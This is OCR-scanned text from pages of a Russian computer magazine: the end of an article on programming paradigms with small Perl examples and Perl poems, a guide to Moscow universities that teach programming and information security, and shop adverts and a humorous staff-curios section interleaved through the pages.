И, наконец, третий принцип построения программ сейчас стал особо популярен вместе с развитием таких сред программирования, как Delphi и MS VC++. Этот принцип заключается в том, что весь код прог-



## Интернет магазин с доставкой на дом

Заказ по интернету:

<http://dvd.e-shop.ru>

е-mail: [dvds@shop.gameland.ru](mailto:dvds@shop.gameland.ru)

телефон: (095) 258-86-27, 928-6089, 928-0360

Доставка по Москве и Санкт - Петербургу \$3,  
по Московской области \$5- \$9

Представительство в Санкт - Петербурге: (812) 311-8312

	Цена в Москве \$39.99 Цена у нас \$35.99 Вы экономите \$4.00		Цена в Москве \$45.00 Цена у нас \$39.99 Вы экономите \$5.01		Цена в Москве \$32.00 Цена у нас \$25.00 Вы экономите \$7.00
	Цена в Москве \$29.00 Цена у нас \$25.00 Вы экономите \$4.00		Цена в Москве \$42.00 Цена у нас \$32.99 Вы экономите \$9.01		Цена в Москве \$29.00 Цена у нас \$25.00 Вы экономите \$4.00
	Цена в Москве \$40.00 Цена у нас \$33.99 Вы экономите \$4.01		Цена в Москве \$49.00 Цена у нас \$39.99 Вы экономите \$9.01		Цена в Москве \$80.00 Цена у нас \$65.99 Вы экономите \$14.01
	Цена в Москве \$39.00 Цена у нас \$35.00 Вы экономите \$4.00		Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00		Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00
	Цена в Москве \$35.00 Цена у нас \$29.00 Вы экономите \$6.00		Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00		Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00
	Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00		Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00		Цена в Москве \$35.00 Цена у нас \$28.00 Вы экономите \$7.00

Пишите и звоните по любым вопросам.

Мы можем доставить новые фильмы, которые вышли в США



Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.

DVD Shop  
dvd@shop

раммы пишется как реакции на определенные системные события. Например, нажал пользователь кнопку - система смотрит, что там в программе за обработчик клавиатуры, есть он или нет и если есть, то передает ему управление, а уж он решает, что делать с кодом нажатой клавиши - принять и зафиксировать или послать юзера чистить мусорную корзину у Windows. У такого подхода есть большие преимущества в скорости написания пользовательского интерфейса - красивых формочек и кнопочек набросал, подправил, код набил быстренько и... готово! ;-) Но по большей части этот принцип соединяют с каким-либо из предыдущих. Для Unix/Linux систем был даже разработан специальный язык (чуть позже его перевели и на Windows/Dos платформы, и на OS/2) в полном соответствии с таким событийным механизмом работы - Tcl/Tk. Сам по себе он способен на многое, но пока что все его реализации очень медленны. Кроме всего прочего, к нему можно сделать привязки из других языков. Поскольку все программы и описания форм и их элементов - кнопок, надписей, полей ввода - текстовые, то идеально для этой задачи подошли Perl и Python. Оба этих языка изначально задумывались авторами в основном для рутинной обработки большого количества текстов - лог-файлов, конфигурационных файлов и т.д. Это сказалось на их синтаксисе и наборах стандартных функций. И хотя это так, оба этих языка все равно великолепны. Они чрезвычайно удобны и интуитивно понятны - недаром создатель одного из них Ларри Уолл сделал девизом этого языка фразу: "There is more than one way to do it!" - в смысле, "Всегда есть больше одного способа сделать это!" Пожалуй, оба этих языка можно посоветовать и для самых начинающих, только стоит помнить, что на самом деле они гораздо сложнее, чем, скажем, Pascal или С. Но зато, наверняка, настоящий талант проявит себя в этих языках гораздо сильнее, поскольку они имеют очень гибкую структуру. Например, ввод и обработка данных на Perl'е может выглядеть следующим образом:

```
#!/usr/bin/perl -w
while (<>) { # считываем
строчки с консоли (или если заданы файлы в командной строке - из них)
print; # выводим строчку
}
```

А может и так:

```
#!/usr/bin/perl -w
print while (<>);
```

Что намного короче, но выполняет то же самое. А вот и третий вариант:

```
#!/usr/bin/perl -w
print (<>);
```

Кто короче? ;-)) Причем, первое, что бросается в глаза - это не только выполнение правила "краткость - сестра таланта", но и то, что язык программирования становится похож на обычный разговорный (хоть и английский - басурманский) язык! Вполне вероятно, что лет эдак через 10-15 программы будут писать все кому не лень только потому, что языки программирования будут копиями нормальной речи. ;-) Да

**Говорят, что обучение языкам программирования лучше начинать с языков модульного принципа - он наименее прост и понятен. Кроме того, он является как бы "подложкой" для остальных двух принципов. Они - вроде наследников могущественного папаши с большими деньгами. ;-)**

что там 10-15 лет, когда стихи на Perl'е пишут уже сейчас. ;-) При том, что это вполне работоспособные программы:

```
study, write, study,
do review (each word) if time.
close book. sleep? what's that?
```

Этот написан в японском стиле - хайку. А вот и еще один:

```
sleep, close together,
sort of sin each spring & wait;
50% die
```

Неплохо, правда? Иногда очень полезно разобрать, почему все-таки этот кусок текста воспринимается интерпретатором Perl'a как нормальная программа. А написать такой стих - это особый программистский кураж. Некоторые даже пишут целые поэмы, показывая, как можно извратиться над несчастным языком программирования:

```
#!/usr/bin/perl
```

#### APPEAL:

```
listen (please, please);
open yourself, wide;
join (you, me),
connect (us,together),
tell me.
do something if distressed;
@dawn, dance;
@evening, sing;
read (books,$poems,stories) until peaceful;
study if able;
write me if-you-please;
sort your feelings, reset goals, seek
(friends, family, anyone);
do*not*die (like this)
if sin abounds;
```

```
keys (hidden), open (locks, doors), tell
secrets;
do not, I-beg-you, close
them, yet.
accept (yourself,
changes),
bind (grief, despair);
require truth, goodness
if-you-will, each
moment;
select (always),
length(of-days)
# listen (a perl poem)
# Sharon Hopkins
# rev. June 19, 1995
```


Целый шедевр! ;-)


Однако все это были языки высокого уровня. Но компиляторы и трансляторы для них преобразуют ЯВУ в машинные коды, ближе всех к которым были и остаются языки низкого уровня. Ярчайшие представители - ассемблеры всех видов, цветов и разного количества черно-белых полос на боках ;-). Ассемблер есть для любой платформы, любого процессора - это базовый язык для разработки программного обеспечения. И хотя сейчас уже мало кто пишет на ассемблере, он все равно будет развиваться и расширяться, чтобы позволить писать для разнообразных процессоров, которых сейчас просто немерено появляется каждый охотничий сезон ;-), и для операционных систем, которые развиваются еще стремительнее.

#### Ххххх алл, дюдз!

Вот, собственно, и все. Желаю удачи в изучении языков!

P.S. Кстати, первый компилятор для ассемблера был написан сразу в машинных кодах. ;-) Тхе Енд






e@shop



# ВУЗ ДЛЯ НО

SIDESK [SIDESK.BAKER.GU]



**З**авно стало понятно, что не умея кодить сложно стать кул-хацкером. Без кодинга, даже если ты очень крут, останешься всего лишь юзером. Рубишь фишку? Время учиться кодингу. Да не просто так: ни методом научного и относительно научного тыка, по книжкам всяkim, советам "от более опытных товарищей" и прочей ботве. Нафиг париться, если можно свободно научиться программированию без особых затрат, да ещё получив высшее образование и проканав армию. Во! Ты теперь понял, что сейчас мы исследуем московские институты (нынче всё университетами, академиями называют, а для меня - это институты) в которых готовят к суровым будням и высокой заработной плате программеров.

## МАИ

**Московский авиационный институт.**

Институт, вокруг которого ходят байки о страшных алкоголиках, стегнёрённых после прохождения учебной практики, заключённой в тесном общении с самолётами и прочей летательной лабудой. Типа, все дружно лакают технический спирт, оттого счастливые и спивающиеся :). Естественно, это просто страшилка. Также имеется достоверная инфа о том, что здешних студентов, при возникшем у них желании, - учат управлению летательными аппаратами, читай - учат на самолётах и вертолётах летать! Среди здешних факультетов, можно выделить факультет Прикладной математики и физики, где помимо высшей математики обучают кодингу. Письменная математика и физика - не очень сложны, как и дальнейшее образование здесь вообще. Сочинение оценивается как "зачёт-не-зачёт", что есть несомненный гуд для грамотеев ;).

Вступительные экзамены: письменная математика, письменная физика, сочинение.

<http://www.mai.ru/>

Телефон приёмной комиссии: (095) 158-10-44, 158-43-02

## МТУСИ

**Московский технический университет связи и информатики.**

Там учатся Дельта и Холод. Этим всё сказано. Конкурс приличный - на специальность "ПО" -

"Программное Обеспечение" - до 18-19 человек на место. Тем не менее, поступить не очень сложно - вполне реально, если ты чуть-чуть шаришь в математике и программировании. Ещё придется сдавать сочинение ;). УРЛы вуза и телефона приемной комиссии под рукой сейчас нет, так что если что - пиши Холоду на holod@zaker.ru, он подскажет.

## МИФИ

**Московский инженерно физический институт.**

Пrestижный ВУЗ. Его выпускники пользуются неплохим спросом у head hunter'ов, т.е. в рекрутских агентствах. Среди факультетов могу выделить два: "К"-кибернетика и "Б"-безопасность. Второй особенно актуален нашему журналу, ибо именно здесь студенты сливают знания по информационной безопасности. На данный момент, "Б" -является реальным хитом среди остальных факов. Имеет лицензию дядек из ФАПСИ. Обучение ведётся в следующих направлениях: телекоммуникационные системы; защищенные локальные сети; локальные сети фирмы DEC; распределенные вычислительные сети.

Для поступления надо сдать письменную математику, устную физику и изложение.

При неплохом уровне образования, здесь имеются нелучшие условия для обучения: зимой в аудиториях не всегда топят, в общаге творится беспредел и свободная любовь :).

<http://www.mephi.ru/>

Телефон приёмной комиссии: (095) 324-84-00 (автомат-справка), 324-84-17

## МГТУ имени Баумана

Данное учебное заведение пользует своим вниманием наш босс - Сергей Покровский. Помимо этого, "бауманка" известна своими спецами в области ракетостроения и прочей оборонной ботвы. Носит негласное имя "Ракетного колледжа" у иностранных студентов.

Среди факультетов стоит обратить внимание на "Информатика и системы управления", со специальностями "Программное Обеспечение ЭВМ и Информационные Технологии" и "Информационная безопасность".

Были замечены вступительные экзамены: письменная математика и физика, а также математи-

ка/литература (как один экзамен) с оценкой - зачёт/не зачёт. Молодому читателю, очевидно, будет интересно наличие предварительного отделения и лицей, окончившие который - автоматически зачисляются в МГТУ.

<http://www.bmstu.ru>

Телефон приёмной комиссии: (095) 263-65-41

## МФТИ(Физтех)

В своё время, в одной из статей журнала прошла фраза: "Ведь у тебя нормальная девочка, а не из физтехов...". Напечатав это, мы конкретно попали: пришла груда писем от студенток, что всё же наличествуют в физтехе, и их перцев, которые дружно отфлеймили Макса Зелененко за написанное ;). Теперь мы исправились и наговаривали на физтех и его студенток не будем. Лишь осмелимся отметить, что, имхо, сей ВУЗ является наиболее навороченным из всех представленных в обзоре. Как по престижу, так и по нечеловеческой сложности обучения там. Неплохое трудоустройство (по окончании) и физически сложновыполнимые домашние задания - это всё про Физтех.

Специальностей, как водится, дофига. Некоторые: "Организация и технология защиты информации"; "Информатика и вычислительная техника"; "Вычислительные машины, комплексы и сети". Есть из чего выбирать будущему кодеру. Если говорить о конкретных факах, то наиболее интересны, в нашем контексте, - радиотехники и кибернетики (ФРТК); прикладной математики и экономики (ФПМЭ).

Достаточно жёсткие письменные экзамены по физике и математике. С дальнейшим собеседованием у работников выбранного факультета, и устным зачётом по русскому языку (очередная маза для неграмотных ;)).

Институт считается московским, хотя находится в городе Долгопрудном, куда основная часть студентов отправляется с Савёловского вокзала.



<http://www.mipt.ru/>

Телефон приёмной комиссии: (095) 408-48-00

## МГУ. ВМиК/Мехмат

**Московский государственный университет имени Ломоносова. С факультетами Вычислительной Математики и Кибернетики, а также Механико-математическим.**

Первый из факов имеет наиболее близкое отношение к кодингу. Хотя утверждать сего не буду,



# ДЕРГА

дабы не задеть "мехматян" ;). ВМК отличается более высоким конкурсом, и его студенты разделяются после 3его курса на 2 направления: Вычислительной математики и Кибернетики, соответственно. Как раз на кибернетике идёт наиболее глубокое ознакомление с программированием. Мехмат разбивается на механическое и математическое отделение. "Математики" имеют более близкое сношение с кодингом.

Для поступления на ВМК - сдают письменную математику, устную математику, устную физику и сочинение. Письменная математика считается самым главным западлом для абитуриентов ;).

<http://cmc.cs.msu.su/abit/>  
<http://mech.math.msu.su/russian/admission/>

Телефон приёмной комиссии: (095) 939-5590 -ВМК  
 (095) 939-37-39 -MexMat

## МИРЭА

Московский институт радио электроники и автоматики.

Интересное место. Мекка советских вирмейкеров и людей старой школы хака. Ныне там тусуется и новое поколение: люди из команды X - Мал, Куттер, Добрянский. Многих прельщает это место не очень сложными вступительными экзаменами и дальнейшим обучением без особых напрягов.

Из шести здешних факультетов, выделяются 2: "Кибернетики" и "Вычислительных машин и систем". Также выведу несколько специальностей: "прикладная математика", "организация и технология защиты информации", "защищённые телекоммуникационные системы", "вычислительные машины, комплексы, системы и сети".

Сдаают математику (письменно), физику (устно) и диктант по русскому языку.

<http://www.mirea.ru/>  
 Телефон приёмной комиссии: (095) 433-04-55

## P.S.

Вполне понятно, что дать в одной небольшой статье подробное описание всех программно-ориентированных ВУЗов - невозможно. Я дал лишь краткую инфу, пользуясь которой ты можешь выбрать нужный тебе институт. Также я не лишён понимания того, что, возможно, ты уже являешься студентом, и поступать в институт "с нуля" - без мазы. В этом случае не стоит забывать про возможность переведения из одного института в другой: это достаточно развитая практика. Ну а для совсем крутых перцев, что уже обзавелись дипломом, есть маза "повышения квалификации". Типа той, что имеется в МИФИ: за 2 недели обучения тебе выдадут соответствующую справку о том, что ты залил себе в голову соответствующие знания. Перед тем, как собрать горсть камней и метать их в меня, выслушай ещё одну отмазу: никакой конкретики о том, чему учат, я тебе не дам. Выбирая нужный ВУЗ и факультет/специальность - узнавай конкретные программы по курсам, изучаемые предметы и типы практик.



## Интернет магазин с доставкой на дом

Заказ по интернету:  
<http://www.e-shop.ru>  
 e-mail: eshop@gameland.ru



(095) 258-8627


(095) 928-6089

(095) 928-0360

(812) 311-8312

Доставка по Москве и Санкт - Петербургу \$3,  
 по Московской области \$5- \$9

Представительство в Санкт-Петербурге:  
 eshop@litepro.spb.ru



\$69.99  
 NEW  
 Icewind Dale



### Внимание! Супер-предложение:

только 2 дня в неделю (среда и четверг), только 2 часа (с 10.00 до 12.00)  
 для покупателей, оформивших заказ через Интернет, скидка 5%.

	\$19.99		\$28.99		\$39.99		\$19.99
	\$59.99		\$19.99		\$32.99		\$39.99
	\$26.99		\$64.99		\$62.99		\$34.99
	\$85.00		\$69.00		\$249.99		\$179.99
	\$24.99		\$18.99		\$59.99		\$39.99

Заказы по телефону можно сделать с 10.00 до 19.00 без выходных.


# ФИШКИ



Фишка: крутилка.

Хозяин фишки: Холод.

Эта штуковина крутится, если ее поставить под источник света. Её Холод подарил Белкину ещё до свадьбы. А теперь она живет у них дома, и постоянно крутится под настольной лампой. Блики на стену отбрасывает - зашибись. Может работать как светомузыка.





Фишка: домашний бобер Холода.

Хозяин фишки: Холод.

Домашний бобер. Постоянно жрет ножки стульев и гадит под компьютерным столом.  
Отзывается на имя Бора.







Фишка: табличка от чего-то там.

Хозяин фишки: Доктор Добрянский.

Её Док упер с какого-то подъемного крана. Теперь она висит на двери в его комнату.

Когда она на двери - никто не смеет к нему войти (себе дороже выйдет)...





ОАО ЭХМЗ

144001,  
Моск. обл.,  
СЩ-05 г. Электросталь,  
ул. К. Маркса, 1

Дата изготовл.: 03.99 г.  
Годен до: 03.2004 г.

ВКЛАДЫШИ  
ПРОТИВОШУМНЫЕ  
•В Е Р У Ш И•

ТУ 6-16-2402-80  
50 шт.

ИНСТРУКЦИЯ  
